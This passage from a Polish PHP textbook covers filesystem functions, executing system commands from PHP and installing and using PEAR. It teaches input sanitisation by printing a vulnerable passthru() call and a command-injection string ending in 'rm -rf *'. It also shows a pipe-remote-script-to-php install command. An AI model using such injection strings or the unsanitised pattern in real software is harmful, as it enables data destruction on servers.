Funkcja `rmdir()` próbuje usunąć wskazany katalog i zwraca wartość `TRUE`, jeśli się to udało, lub wartość `FALSE` w razie niepowodzenia. Oto prototyp tej funkcji:

```
int rmdir(string nazwa_katalogu)
```

Podobnie jak w przypadku wielu innych funkcji PHP związanych z operacjami na systemie plików, także poprawne wykonanie funkcji `rmdir()` jest uzależnione od posiadania odpowiednich uprawnień. Ponieważ skrypty PHP są zazwyczaj wykonywane z uprawnieniami właściciela procesu serwera WWW, to wywołanie funkcji `rmdir()` zwróci wartość `FALSE`, jeśli ten użytkownik nie będzie miał prawa do zapisu usuwanego katalogu. Co więcej, usuwany katalog musi być pusty.

Aby usunąć katalog, który nie jest pusty, trzeba będzie skorzystać z funkcji umożliwiających wykonywanie poleceń systemowych (takich jak `exec()` lub `system()`) bądź napisać własną, rekurencyjną funkcję, która przed usunięciem samego katalogu usunie całą jego zawartość. Trzeba jednak pamiętać, że w każdym z tych przypadków użytkownik wykonujący skrypt (właściciel procesu serwera WWW) musi mieć prawo do zapisu w katalogu, w jakim znajduje się usuwany katalog. Poniżej przedstawiłem przykład drugiego rozwiązania:

```
<?php
    function deleteDirectory($dir)
    {
        if ($dh = opendir($dir))
        {

            // Przetworzenie zawartości katalogu
            while (($file = readdir ($dh)) != false)
            {
                if (($file == ".") || ($file == "..")) continue;
                if (is_dir($dir . '/' . $file))
```

```
                deleteDirectory($dir . '/' . $file);
            else
                unlink($dir . '/' . $file);
        }

        closedir($dh);
        rmdir($dir);
    }
}

$dir = '/usr/local/apache2/htdocs/book/chapter10/test/';
deleteDirectory($dir);
?>
```

Zmiana nazwy pliku

Funkcja `rename()` zmienia nazwę pliku i zwraca wartość `TRUE`, jeśli się to udało, lub wartość `FALSE` w przeciwnym przypadku. Poniżej przedstawiłem jej prototyp:

```
boolean rename(string stara_nazwa, string nowa_nazwa[, zasób kontekst])
```

Ponieważ skrypty PHP są zazwyczaj wykonywane z uprawnieniami właściciela procesu serwera WWW, to wywołanie tej funkcji zakończy się niepowodzeniem, jeśli ten użytkownik nie będzie miał prawa do zapisu wskazanego pliku. Parametr *`kontekst`* określa kontekst strumienia; więcej informacji na ten temat można znaleźć w rozdziale 16.

Określanie czasu modyfikacji pliku

Funkcja `touch()` określa czas ostatniej modyfikacji oraz czas ostatniego dostępu do pliku. W przypadku pomyślnego wykonania funkcja zwraca `TRUE`, w przeciwnym przypadku zwracana jest wartość `FALSE`. Poniżej przedstawiłem prototyp tej funkcji:

```
int touch(string nazwa_pliku [, int czas [, int czas_dostepu]])
```

Jeśli w wywołaniu nie zostanie podany parametr *`czas`*, to funkcja użyje aktualnego czasu systemowego. Jeśli w wywołaniu zostanie podany opcjonalny parametr *`czas_dostepu`*, to funkcja zastosuje go do ustawienia czasu ostatniego dostępu do pliku; w przeciwnym razie — podobnie jak w przypadku czasu modyfikacji — zostanie użyty czas systemowy.

Należy pamiętać, że jeśli plik *`nazwa_pliku`* nie istnieje, to zostanie on utworzony, zakładając oczywiście, że właściciel skryptu będzie dysponował niezbędnymi uprawnieniami.

Wykonywanie programów z poziomu systemu operacyjnego

Naprawdę leniwi programiści wiedzą, w jaki sposób podczas pisania aplikacji wykorzystywać do maksimum całe środowisko serwera, co obejmuje także używanie funkcjonalności udostępnianych przez system operacyjny, system plików, inne zainstalowane programy oraz inne języki programowania. W tym podrozdziale opisałem, w jaki sposób PHP może współpracować z systemem operacyjnym i korzystać z programów systemowych oraz innych aplikacji zainstalowanych na serwerze. Jeśli takie rozwiązania zostaną zaimplementowane prawidłowo, to są w stanie ogromnie wzbogacić możliwości, jakie programista PHP będzie miał w swoim repertuarze. Jednak z drugiej strony, jeśli zostaną zaimplementowane niewłaściwie, to ich zastosowanie może mieć katastrofalne skutki i to nie tylko dla samej aplikacji, lecz także dla integralności danych na serwerze. Dlatego też, zanim Czytelnik zacznie poznawać te zaawansowane i potężne możliwości oraz stosować je

w poleceniach wykonywanych na poziomie systemu operacyjnego, należy poświęcić chwilę na poznanie zagadnień związanych z kontrolą i zabezpieczaniem danych wejściowych.

Zabezpieczanie danych wejściowych

Pominięcie weryfikacji danych wprowadzonych przez użytkownika, mogących trafić do funkcji wykonywanych z poziomu systemu operacyjnego, może pozwolić napastnikom na dokonanie poważnych zniszczeń w przechowywanych danych oraz systemie operacyjnym, zmianę lub usunięcie plików tworzących aplikację internetową lub nawet na uzyskanie nieograniczonego dostępu do serwera. A to tylko początek.

■ **Uwaga** Informacje związane z tworzeniem bezpiecznych aplikacji internetowych pisanych w języku PHP można znaleźć w rozdziale 13.

W ramach przykładu demonstrującego ogromne znaczenie kontroli i zabezpieczania danych wejściowych przeanalizujmy realny scenariusz. Załóżmy, że udostępniamy usługę generującą dokumenty PDF na podstawie podanego adresu URL. Doskonałym narzędziem, które można w tym celu wykorzystać, jest program HTMLDOC (*www.htmldoc.org* — udostępniany na zasadach oprogramowania otwartego). Konwertuje on dokumenty HTML na postać zindeksowanych dokumentów HTML, dokumentów Postscript oraz plików PDF. Można go uruchomić z poziomu wiersza poleceń systemu w następujący sposób:

```
%>htmldoc --webpage –f webpage.pdf http://www.wjgilmore.com/
```

Wykonanie powyższego polecenia spowoduje utworzenie dokumentu PDF o nazwie *webpage.pdf*, który będzie zawierał wygląd strony głównej witryny. Oczywiście, większość użytkowników nie będzie miała możliwości wykonywania na serwerze poleceń z poziomu wiersza systemu, dlatego też konieczne będzie stworzenie interfejsu podlegającego bardziej ścisłej kontroli, takiego jak strona WWW. Korzystając z wbudowanej funkcji PHP `passthru()` (przedstawionej w dalszej części rozdziału, „Funkcje PHP do wykonywania programów”), można wywołać program HTMLDOC i zwrócić utworzony plik PDF. Oto przykład takiego rozwiązania:

```
$document = $_POST['userurl'];
passthru("htmldoc --webpage -f webpage.pdf $document);
```

A co by się stało, gdyby pomysłowy napastnik wykorzystał możliwość i dodał do danych wejściowych jakieś polecenia niezwiązane z generacją dokumentu PDF, takie jak te przedstawione poniżej:

```
http://www.wjgilmore.com/ ; cd /var/www/; rm –rf *
```

W większości systemów uniksowych taki łańcuch znaków po przekazaniu do funkcji `passthru()` zostałby zinterpretowany jako trzy odrębne polecania. Pierwszym z nich byłoby:

```
htmldoc --webpage -f webpage.pdf http://www.wjgilmore.com/
```

Drugie miałoby następującą postać:

```
cd /var/www
```

A ostatnim, trzecim poleceniem byłoby:

```
rm -rf *
```

Ostatnie dwa polecenia nie są oczekiwane, a ich wykonanie może doprowadzić do usunięcia całego drzewa katalogów serwera WWW. Jednym ze sposobów zabezpieczenia się przed takimi próbami jest sprawdzenie danych wejściowych przed ich przekazaniem do funkcji umożliwiającej wykonywanie programów i poleceń systemowych. Dostępne są dwie standardowe funkcje, których można w tym celu użyć. Są to `escapeshellarg()` oraz `escapeshellcmd()`.

Ograniczanie danych wejściowych

Funkcja `escapeshellarg()` zapisuje podane argumenty pomiędzy dwoma znakami apostrofu, a wszystkie umieszczone wewnątrz znaki cudzysłowu poprzedza dodatkowym znakiem. Oto prototyp tej funkcji:

```
string escapeshellarg(string argumenty)
```

W efekcie, kiedy łańcuch *argumenty* zostanie przekazany do polecenia wykonywanego przez powłokę systemu operacyjnego, zostanie on potraktowany jako jeden argument. Ma to ogromne znaczenie, gdyż zmniejsza ryzyko, że napastnik będzie w stanie przekazać dodatkowe polecenia, upodabniając je do prawidłowych argumentów. Dlatego też w poprzednim, koszmarnym przypadku cały łańcuch znaków podany przez użytkownika zostałby zapisany pomiędzy dwoma znakami apostrofu:

```
'http://www.wjgilmore.com/ ; cd /usr/local/apache/htdoc/; rm –rf *'
```

Dzięki temu program HTMLDOC nie mógłby co prawda przetworzyć adresu URL i zwróciłby błąd, lecz wykonanie polecenia nie spowodowałoby usunięcia całego drzewa katalogów.

Oznaczanie potencjalnie niebezpiecznych znaków

Funkcja `escapeshellcmd()` działa podobnie do przedstawionej wcześniej funkcji `escapeshellarg()`, zabezpieczając przekazane w jej wywołaniu dane wejściowe. Funkcja robi to, poprzedzając wszystkie potencjalnie niebezpieczne znaki dodatkowym znakiem ^. Oto jej prototyp:

```
string escapeshellcmd(string polecenie)
```

Znaki, które będą zabezpieczane, to między innymi: `# & ; , | * ? , ~ < > ^ ( ) [ ] { } $ \\ \x0A \xFF`.

Funkcje do wykonywania programów

W tym punkcie rozdziału zostało przedstawionych kilka wbudowanych funkcji PHP (oraz dodatkowy operator lewego apostrofu), służących do wykonywania w skryptach PHP poleceń i programów z poziomu wiersza poleceń systemu operacyjnego. Choć na pierwszy rzut oka mogłoby się wydawać, że wszystkie te funkcje działają identycznie, to jednak różnią się od siebie syntaktycznymi niuansami.

Wykonywanie programów z poziomu wiersza poleceń systemu

Funkcja `exec()` nadaje się najlepiej do wykonywania z poziomu wiersza poleceń systemu operacyjnego programów, które następnie mają działać w tle. Oto jej prototyp:

```
string exec(string polecenie [, array &wyniki [, int &zmienna_wynikowa]])
```

Choć funkcja ta zwraca łańcuch znaków stanowiący ostatni wiersz wyników wygenerowanych przez wykonane polecenie, to jednak z dużym prawdopodobieństwem można założyć, że będą nas interesowały całe wygenerowane przez nie wyniki. W tym celu należy podać w wywołaniu funkcji drugi, opcjonalny argument, *wyniki* — w tej zmiennej zostaną zapisane wszystkie wiersze wyników wygenerowanych przez wykonany program. Oprócz tego można także pobrać status wykonania tego programu — służy do tego drugi, opcjonalny parametr — *zmienna_wynikowa*.

Choć mógłbym pójść na łatwiznę i zademonstrować działanie tej funkcji, używając jej do wykonania polecenia systemowego *ls* (lub *dir* w przypadku Czytelników używających systemu operacyjnego Windows), które zwraca listing zawartości katalogu, to jednak znacznie bardziej pouczające będzie przedstawienie nieco bardziej praktycznego przykładu. Dlatego też zdecydowałem się pokazać, jak z poziomu skryptu PHP można wywołać skrypt napisany w języku Perl. Załóżmy, że dysponujemy następującym skryptem napisanym w Perlu i zapisanym w pliku *languages.pl*:

```
#! /usr/bin/perl
my @languages = qw[perl php python java c];
foreach $language (@languages) {
    print $language."<br />";
}
```

Przedstawiony skrypt jest bardzo prosty; nie używa on także żadnych dodatkowych modułów, dzięki czemu wypróbowanie go nie powinno zająć Czytelnikowi zbyt wiele czasu. Osoby korzystające z systemu operacyjnego Linux będą zapewne mogły wykonać ten skrypt natychmiast, gdyż w tym systemie Perl jest instalowany domyślnie w każdej bardziej popularnej dystrybucji. Czytelnicy używający systemu Windows mogą skorzystać z wersji języka o nazwie ActivePerl, udostępnianej przez firmę ActiveState (*www.activestate.com*).

Przedstawiony powyżej skrypt *languages.pl* jest bardzo prosty i — podobnie jak skrypt PHP, który będzie go wywoływał — nie jest przykładem żadnej szczególnie zaawansowanej technologii — po prostu wywołuje skrypt zewnętrzny programu i zapisuje wyniki w tablicy o nazwie `$results`. Następnie zawartość zmiennej `$results` jest wyświetlana w przeglądarce:

```
<?php
    $outcome = exec("languages.pl", $results);
    foreach ($results as $result) echo $result;
?>
```

A oto wyniki wykonania powyższego skryptu:

```
perl
php
python
java
c
```

Pobieranie wyników wykonania polecenia systemowego

Funkcja `system()` jest przydatna w sytuacjach, gdy należy wyświetlić wyniki wykonania polecenia systemowego. Oto jej prototyp:

```
string system(string polecenie [, int &zmienna_wynikowa])
```

W odróżnieniu od funkcji `exec()`, która zwraca wygenerowane wyniki i zapisuje je w opcjonalnym parametrze, funkcja `system()` zwraca wyniki wykonania polecenia systemowego bezpośrednio do kodu, który ją wywołał. Jeśli jednak chcemy pobrać także status wykonania tego polecenia, to konieczne będzie zastosowanie drugiego, opcjonalnego parametru — *`zmienna_wynikowa`*.

Załóżmy na przykład, że chcemy wyświetlić listę wszystkich plików przechowywanych w określonym katalogu:

```
$mymp3s = system("ls -1 /home/jason/mp3s/");
```

Poniższy przykład wywołuje przedstawiony wcześniej skrypt *languages.pl*, jednak tym razem używana jest do tego funkcja `system()`:

```
<?php
    $outcome = system("languages.pl", $results);
    echo $outcome
?>
```

Zwracanie wyników binarnych

Funkcja `passthru()` działa podobnie do `exec()`, przy czym należy jej używać wtedy, gdy zależy nam na przekazaniu do kodu wywołującego wyników w formie binarnej. Oto prototyp tej funkcji:

```
void passthru(string polecenie [, int &zmienna_wynikowa])
```

Załóżmy na przykład, że chcemy skonwertować obraz w formacie GIF na format PNG, a następnie wyświetlić go w przeglądarce. Możemy to zrobić za pomocą pakietu graficznego Netpbm, który może być używany na zasadach licencji GPL (można go pobrać ze strony *http://netpbm.sourceforge.net*):

```
<?php
    header('ContentType:image/png');
    passthru('giftopnm cover.gif | pnmtopng > cover.png');
?>
```

Wykonywanie poleceń systemowych przy użyciu lewego apostrofu

Zapisanie łańcucha znaków pomiędzy dwoma znakami lewego apostrofu (`) informuje PHP, że łańcuch ten powinien zostać wykonany jako polecenie systemowe, a jego wyniki zwrócone do kodu wywołującego. Należy zwrócić uwagę, że lewe apostrofy to nie to samo co zwyczajne znaki apostrofu i są one zazwyczaj umieszczone na klawiaturze wraz ze znakiem tyldy (~). Oto przykład użycia tego rozwiązania:

```
<?php
    $result = `date`;
    printf("<p>Aktualny czas na serwerze: %s", $result);
?>
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
Aktualny czas na serwerze: Sun Mar 3 15:32:14 EDT 2010
```

Zastosowanie operatora lewego apostrofu daje dokładnie takie same efekty jak wywołanie funkcji `shell_exec()`.

Alternatywa dla operatora lewego apostrofu

Funkcja `shell_exec()` zapewnia alternatywny sposób uzyskania tych samych możliwości, jakie daje operator lewego apostrofu — wykonuje ona polecenie systemowe i zwraca jego wyniki. Poniżej przedstawiłem jej prototyp:

```
string shell_exec(string polecenie)
```

Możemy zatem zmodyfikować poprzedni przykład, używając zamiast operatora lewego apostrofu funkcji `shell_exec()`:

```
<?php
    $result = shell_exec('date');
    printf("<p>Aktualny czas na serwerze: %s</p>", $result);
?>
```

Podsumowanie

Choć bez wątpienia bardzo długo można by tworzyć interesujące i potężne aplikacje internetowe, korzystając jedynie z samego języka PHP, to jednak możemy je w ogromnym stopniu poszerzyć dzięki funkcjonalnościom oferowanym przez platformę systemową oraz inne technologie, takie jak system operacyjny oraz system plików. Czytelnik przekona się, że w dalszej części książki będziemy wielokrotnie korzystać z tych możliwości.

W następnym rozdziale zostały przedstawione zagadnienia związane z wykorzystaniem repozytorium PEAR — PHP Extension and Application Repository.

ROZDZIAŁ 11

PEAR

Dobrzy programiści tworzą wspaniały kod. Wspaniali programiści używają wspaniałego kodu dobrych programistów. Dla programistów PHP PEAR (ang. *PHP Extension and Application Repository* — repozytorium rozszerzeń i aplikacji PHP) jest jednym z najbardziej efektywnych sposobów odnajdywania i wielokrotnego stosowania doskonałego kodu. Projekt PEAR, wzorowany na niezwykle popularnym repozytorium CPAN (ang. *Comprehensive Perl Archive Network*) zawierającym moduły i skrypty języka Perl, został uruchomiony w 1999 roku przez znanego programistę PHP — Stiga Bakkena, a jego pierwsza stabilna wersja została dołączona do dystrybucji języka PHP w wersji 4.3.0.

Chcąc podać formalną definicję PEAR, należałoby napisać, że jest to szkielet oraz system dystrybucji komponentów przeznaczonych do wielokrotnego stosowania, napisanych w języku PHP. Aktualnie PEAR udostępnia ponad 550 pakietów zgrupowanych w 37 kategoriach tematycznych. Nadsyłane do repozytorium kody są szczegółowo przeglądane przez społeczność przed ich zaakceptowaniem, dzięki czemu zapewniona jest bardzo wysoka jakość kodu oraz jego zgodność z wytycznymi dotyczącymi standardów programistycznych. Co więcej, ponieważ wiele pakietów PEAR implementuje zadania, które na pewno będą bardzo często realizowane, i to niezależnie od typu aplikacji, wykorzystanie ich pozwala zaoszczędzić długie godziny pracy.

Ten rozdział zawiera podstawowe informacje o PEAR; oprócz tego można w nim znaleźć:

- Przykład prezentujący ogromne możliwości, jakie zapewnia PEAR, który wykorzystuje pakiet `Numbers_Roman`, umożliwiający konwersję liczb arabskich na rzymskie. Proszę się tylko zastanowić, jak trudno byłoby go samodzielnie implementować.
- Przewodnik opisujący instalację i uaktualnianie PEAR w systemach Linux oraz Windows. Dla wielu Czytelników informacje te mogą być zbędne, gdyż od wersji PHP 5.1 w systemach Linux PEAR jest instalowany domyślnie. W tej części rozdziału pokażę także, w jaki sposób zainstalować lokalną wersję PEAR na wykupionym serwerze.
- Wprowadzenie do korzystania z PEAR Package Manager — programu obsługiwanego z poziomu wiersza poleceń, udostępniającego prosty, lecz efektywny interfejs do wykonywania takich zadań, jak: dodawanie, przeglądanie, sprawdzanie, aktualizacja oraz usuwanie pakietów PEAR.
- Przedstawienie programu Pyrus — nowego instalatora PEAR udostępnionego w PHP 5.3. Program ten wykorzystuje możliwości nowej wersji PHP, dzięki czemu jest szybszy i bezpieczniejszy od poprzedniej wersji instalatora.

Potęga PEAR — konwersja formatów liczbowych

Ogromne możliwości, jakie zapewnia PEAR, najlepiej jest przedstawić na konkretnym przykładzie. Moją uwagę zwrócił pakiet, który w doskonały sposób obrazuje, dlaczego regularnie warto przeglądać repozytorium, zanim zabierzemy się do rozwiązywania jakiegokolwiek bardziej poważnego zagadnienia programistycznego.

Załóżmy, że udało się nam ostatnio zdobyć zlecenie na napisanie nowej witryny dla producenta filmów. Jak wiadomo, wszyscy poważni producenci filmów zapisują lata w postaci liczb rzymskich, a menedżer produktu poinformował nas, że wszystkie daty na witrynie mają być prezentowane właśnie w takim formacie. Warto zastanowić się przez chwilę nad tym wymaganiem, gdyż spełnienie go nie jest aż tak oczywiste, jak by się mogło wydawać. Oczywiście można by poszukać jakiejś tablicy konwersji w internecie i wszystkie daty pojawiające się na stronach zakodować na stałe. W jaki jednak sposób zagwarantowalibyśmy w takim przypadku, że także daty w stopce witryny będą właściwie zapisane? Już mieliśmy się zabrać do długiej, nocnej sesji programistycznej, kiedy nagle przyszło nam do głowy, by najpierw sprawdzić, czy ktoś nie miał tego samego problemu. Choć mieliśmy przeświadczenie, że raczej nie ma takiej szansy, to jednak poświęciliśmy chwilkę, by przeszukać repozytorium PEAR. I było warto — w efekcie poszukiwań znaleźliśmy pakiet `Numbers_Roman`.

Na potrzeby naszego ćwiczenia załóżmy, że pakiet ten jest już zainstalowany na naszym serwerze. (W następnej części rozdziału opisałem, jak należy to zrobić). W jaki zatem sposób zagwarantujemy, że w stopce strony zawsze będzie widoczna data zapisana w prawidłowym formacie? Można to zrobić przy użyciu następującego skryptu:

```
<?php
    // Udostępnienie pakietu Numbers_Roman w skrypcie
    require_once("Numbers/Roman.php");

    // Pobranie bieżącego roku
    $year = date("Y");

    // Konwersja roku na liczbę rzymską
    $romanyear = Numbers_Roman::toNumeral($year);

    // Wyświetlenie informacji o prawach autorskich
    echo "Copyright &copy; $romanyear";
?>
```

W przypadku wykonania tego skryptu w roku 2010 wygeneruje on następujący napis:

```
Copyright © MMX
```

A jaki jest morał tej historii? Choć można sądzić, że zadanie, które mamy do rozwiązania, jest unikalne, to jednak można przypuszczać, że ktoś przed nami musiał już rozwiązać podobny problem. Przy pewnej dozie szczęścia może się okazać, że rozwiązanie jest gotowe i czeka, byśmy z niego skorzystali.

Instalacja i aktualizacja PEAR

PEAR stał się tak ważnym aspektem efektywnego programowania w języku PHP, że poczynając od wersji 4.3.0, jest on dołączany do pakietu instalacyjnego języka. Dlatego jeśli Czytelnik używa tej lub nowszej wersji PHP, może pominąć tę część rozdziału i przejść bezpośrednio do punktu „Aktualizacja PEAR”. Jeśli jednak Czytelnik używa wersji PHP 4.2.X lub starszej, to w tej części znajdzie informacje o tym, jak zainstalować program PEAR Packet Manager w systemach Linux oraz Windows. Ponieważ wielu Czytelników będzie uruchamiać swoje aplikacje na współdzielonych serwerach wykupionych u jakiegoś dostawcy, zamieściłem tu także informacje o sposobach używania pakietów PEAR bez korzystania z programu PEAR Package Manager.

Instalacja PEAR

Instalowanie PEAR jest zadaniem trywialnym i to bez względu na używaną platformę systemową. W dwóch kolejnych podpunktach zamieściłem informacje o tym, jak zainstalować PEAR w systemach Linux oraz Windows. Opiszę również sposoby korzystania z repozytorium na serwerach współdzielonych, tak by Czytelnik mógł go używać także po uruchomieniu i udostępnieniu witryny.

Instalacja PEAR w systemie Linux

Instalacja PEAR w systemie Linux jest bardzo prosta, gdyż od wersji 4.3.0 PEAR jest instalowany domyślnie, chyba że podczas instalacji PHP jawnie zażądaliśmy, by został on pominięty, używając w tym celu opcji konfiguracyjnej `--without-pear`. Jeśli PEAR nie został zainstalowany, lecz chcemy go zainstalować podczas rekonfiguracji PHP, to wystarczy pominąć opcję `--without-pear`. Alternatywnym rozwiązaniem jest wyrażenie jawnego żądania, by PEAR został zainstalowany — można to zrobić, używając opcji konfiguracyjnej `--with-pear`. Jeśli instalowaliśmy język PHP, korzystając z instalatora pakietów konkretnej dystrybucji systemu Linux, to warto pamiętać, by sprawdzić, czy PEAR został zainstalowany, gdyż twórcy dystrybucji mogli pozostawić tę decyzję w rękach użytkownika.

PEAR można także zainstalować, pobierając odpowiedni skrypt z witryny *http://pear.php.net* i wykonując go przy użyciu programu PHP. W tym celu należy otworzyć okno terminala i wydać w nim następujące polecenie:

```
%>lynx –source http://pear.php.net/go-pear | php
```

Należy zauważyć, że wykonanie powyższego polecenia wymaga, by na komputerze była zainstalowana przeglądarka Lynx. Jeśli nie jest, to należy przeszukać repozytorium programów konkretnej dystrybucji sytemu operacyjnego — na pewno ją znajdziemy. Można także skorzystać ze standardowej przeglądarki WWW, takiej jak Firefox, wyświetlić podaną stronę, zapisać ją na dysku i wykonać przy użyciu programu PHP.

Po rozpoczęciu procesu instalacji użytkownik zostanie poproszony o potwierdzenie kilku ustawień konfiguracyjnych, takich jak lokalizacja, w której należy zapisywać pakiety oraz dokumentację PEAR. Zazwyczaj można zaakceptować ustawienia domyślne. W ramach tej grupy pytań program instalacyjny zapyta także, czy chcemy instalować trzy opcjonalne pakiety domyślne. Aktualnie można jedynie zaakceptować lub odrzucić propozycję dotyczącą wszystkich trzech pakietów, dlatego jeśli chcemy używać któregokolwiek z nich, należy ją zaakceptować.

Instalacja PEAR w systemie Windows

PEAR nie jest instalowany domyślnie w ramach instalacji PHP w systemie Windows. Aby go zainstalować, należy wykonać plik *go-pear.bat* umieszczony w głównym katalogu, w jakim został zainstalowany PHP. Zainstaluje on plik do obsługi poleceń PEAR, niezbędne pliki pomocnicze oraz sześć pakietów PEAR, o których już wcześniej pisałem. Aby rozpocząć cały proces instalacji, należy przejść do katalogu, w jakim zainstalowano PHP, i wykonać plik *go-pear.bat*:

```
%>go-pear.bat
```

Użytkownik zostanie poproszony o potwierdzenie kilku ustawień konfiguracyjnych, takich jak położenie głównego katalogu PHP oraz programu wykonywalnego PHP; zazwyczaj można zaakceptować ustawienia domyślne. W ramach tej grupy pytań program instalacyjny zapyta także, czy chcemy instalować sześć opcjonalnych pakietów domyślnych. Aktualnie można jedynie zaakceptować lub odrzucić propozycję dotyczącą wszystkich pakietów, dlatego jeśli chcemy używać któregokolwiek z nich, należy ją zaakceptować.

Oprócz tego warto także dodać ścieżkę do katalogu instalacyjnego PHP do zmiennej środowiskowej `PATH`, co później ułatwi wykonywanie poleceń PEAR.

Pod koniec procesu instalacji zostanie utworzony plik rejestru systemowego o nazwie *PEAR_ENV.reg*. Wykonanie go spowoduje utworzenie kilku zmiennych środowiskowych używanych przez PEAR. Choć nie jest to niezbędne, to jednak wykonanie tego pliku zapewnia wygodną możliwość korzystania z programu PEAR Package Manager w oknie wiersza poleceń, bez konieczności podawania żadnych ścieżek.

■ **Ostrzeżenie** Wykonanie pliku *PEAR_ENV.reg* spowoduje wprowadzenie zmian w rejestrze systemowym. Choć wprowadzana zmiana jest bardzo niewinna, to jednak przed jej wykonaniem warto rozważyć zrobienie kopii bezpieczeństwa całego rejestru. W tym celu należy wybrać opcję *Start/Uruchom*, uruchomić program `regedit` i z jego menu głównego wybrać opcję *Plik/Eksportuj*.

PEAR i firmy udostępniające serwery

Ze względu na powszechną dostępność języka PHP na serwerach oferowanych przez wszelkiego typu dostawców usług internetowych istnieje całkiem duże prawdopodobieństwo, że nasz dostawca będzie udostępniał przynajmniej globalną, systemową instalację PEAR. Jeśli jednak będziemy mieli dostęp do wiersza poleceń na wykupionym serwerze, to bez najmniejszych problemów możemy skonfigurować lokalną instalację PEAR, używając w tym celu następującego polecenia:

```
%>pear config-create /home/NAZWAUZYTKOWNIKA/pear .pearrc
```

W powyższym poleceniu fragment *NAZWAUZYTKOWNIKA* (a całkiem możliwe, że całą ścieżkę) należy zastąpić nazwą użytkownika stosowaną na serwerze. Następnie należy otworzyć plik *.bashrc* i dodać ścieżkę dostępu do katalogu *~pear/bin* do ścieżki systemowej, dzięki czemu będziemy mogli wywoływać lokalne polecenie `pear`. W końcu należy wykonać poniższe polecenie, aby utworzyć strukturę katalogów, w których będą przechowywane pakiety PEAR:

```
%>pear install -o PEAR
```

Teraz będzie już można używać polecenia `pear` do instalowania pakietów, które będą przechowywane na naszym lokalnym koncie (informacje dotyczące korzystania z menedżera pakietów PEAR zostały zamieszczone w następnym podrozdziale). Należy przy tym pamiętać, że nim zaczniemy korzystać z pakietów PEAR, konieczne będzie zmodyfikowanie dyrektywy konfiguracyjnej `include_path` i umieszczenie w niej ścieżki */home/NAZWAUZYTKOWNIKA/pear/lib*, gdyż to właśnie w tym katalogu będą one przechowywane. Wartość tej dyrektywy konfiguracyjnej można zmienić na kilka sposobów; więcej informacji na ten temat podałem w rozdziale 2.

Aktualizacja PEAR

Choć menedżer pakietów PEAR istnieje już od ponad dekady, to wciąż jest on usprawniany i rozbudowywany. Dlatego też od czasu do czasu warto sprawdzić, czy nie jest dostępna jego nowsza wersja. Można to zrobić w bardzo łatwy sposób — i to zarówno w systemie Unix, jak i Windows. Oto polecenie, jakie należy w tym celu wykonać:

```
%>pear upgrade
```

Korzystanie z menedżera pakietów PEAR

Menedżer pakietów PEAR, program PEAR Package Manager, pozwala przeglądać pakiety i ich szukać, pobierać informacje na temat najnowszych zmian oraz, oczywiście, instalować wybrane pakiety. Działa on z poziomu wiersza poleceń, a składnia jego wywołania ma następującą postać:

```
%>pear [opcje] polecenie [opcje-polecenia] <parametry>
```

Aby lepiej poznać menedżera pakietów PEAR, proszę otworzyć okno wiersza poleceń i wydać w nim następującą komendę:

```
%>pear
```

W odpowiedzi zostanie wyświetlona lista wszystkich poleceń oraz podstawowe informacje na temat składni wywołania programu. Wygenerowane informacje są dość długie, dlatego też nie będę ich prezentował w książce. Jeśli Czytelnik chciałby dowiedzieć się czegoś więcej na temat poleceń, które nie zostały opisane w tym rozdziale, może wydać komendę `pear`, podając dodatkowy parametr `help` i nazwę wybranego polecenia:

```
%>pear help <polecenie>
```

■ **Wskazówka** Jeśli program `pear` nie zostanie wykonany ze względu na to, że system nie będzie w stanie go odnaleźć, to należy dodać do ścieżki systemowej katalog, w którym jest umieszczony jego plik wykonywalny.

Przeglądanie zainstalowanych pakietów PEAR

Przeglądanie pakietów zainstalowanych na lokalnym komputerze jest bardzo proste; wystarczy użyć następującego polecenia:

```
%>pear list
```

Oto przykładowe wyniki, jakie mogą zostać wygenerowane:

```
Installed packages:
===================
Package                 Version             State
Archive_Tar             1.3.3               stable
Console_Getopt          1.2.3               stable
Mail                    1.2.0               stable
PEAR                    1.9.0               stable
Structures_Graph        1.0.2               stable
XML_Util                1.2.1               stable
```

Pobieranie informacji o zainstalowanych pakietach

Wyniki przedstawione w poprzednim punkcie rozdziału informują, że w systemie zainstalowanych jest sześć pakietów. Jednak informacje te są bardzo podstawowe i nie zawierają niczego oprócz nazwy pakietu oraz numeru jego wersji. Aby uzyskać dokładniejsze informacje na temat pakietu, należy skorzystać z polecenia `info`, podając dodatkowo nazwę interesującego nas pakietu. Na przykład poniższe polecenie pozwala uzyskać więcej informacji na temat pakietu `Console_Getopt`:

```
%>pear info Console_Getopt
```

Poniżej zostały przedstawione przykładowe wyniki wygenerowane przez to polecenie:

```
About pear.php.net/Console_Getopt-1.2.3
=======================================
Release Type            PEAR-style PHP-based Package
Name                    Console_Getopt
Channel                 pear.php.net
Summary                 Command-line option parser
Description             This is a PHP implementation of "getopt"
                        supporting both
                        short and long options.
Maintainers             Andrei Zmievski <andrei@php.net> (lead)
```

```
                        Stig Bakken <stig@php.net> (developer, inactive)
                        Greg Beaver <cellog@php.net> (helper)
Release Date            2007-06-12 14:52:39
Release Version         1.2.3 (stable)
API Version             1.2.1 (stable)
License                 PHP License (http://www.php.net/license)
Release Notes           * fix Bug #11068: No way to read plain "-"
                        option [cardoe]
Compatible with         pear.php.net/PEAR
                        Versions >= 1.4.0, <= 1.6.0
Required Dependencies   PHP version 4.3.0
                        PEAR installer version 1.4.3 or newer
package.xml version     2.0
Last Modified           2010-04-14 13:05
Previous Installed      - None -
Version
```

Jak widać, wyświetlanych jest wiele bardzo przydatnych informacji na temat pakietu.

Instalacja wybranego pakietu PEAR

Instalacja wybranego pakietu PEAR jest procesem w zadziwiająco wysokim stopniu zautomatyzowanym. Aby zainstalować pakiet, wystarczy wydać w menedżerze pakietów jedno polecenie — `install` — o następującej składni:

```
%>pear install [opcje] pakiet
```

Załóżmy, że chcemy zainstalować pakiet `Auth`. W takim przypadku polecenie będzie mieć następującą postać:

```
%>pear install Auth
```

```
Did not download optional dependencies: pear/Log, pear/File_Passwd, pear/Net_POP3, pear/DB,
pear/MDB, pear/MDB2, pear/Auth_RADIUS, pear/Crypt_CHAP, pear/File_SMBPasswd,
pear/HTTP_Client, pear/SOAP, pear/Net_Vpopmaild, pecl/vpopmail, pecl/kadm5, use --alldeps to
download automatically
pear/Auth can optionally use package "pear/Log" (version >= 1.9.10)
pear/Auth can optionally use package "pear/File_Passwd" (version >= 1.1.0)
pear/Auth can optionally use package "pear/Net_POP3" (version >= 1.3.0)
...
pear/Auth can optionally use package "pecl/vpopmail" (version >= 0.2)
pear/Auth can optionally use package "pecl/kadm5" (version >= 0.2.3)
pear/Auth can optionally use PHP extension "imap"
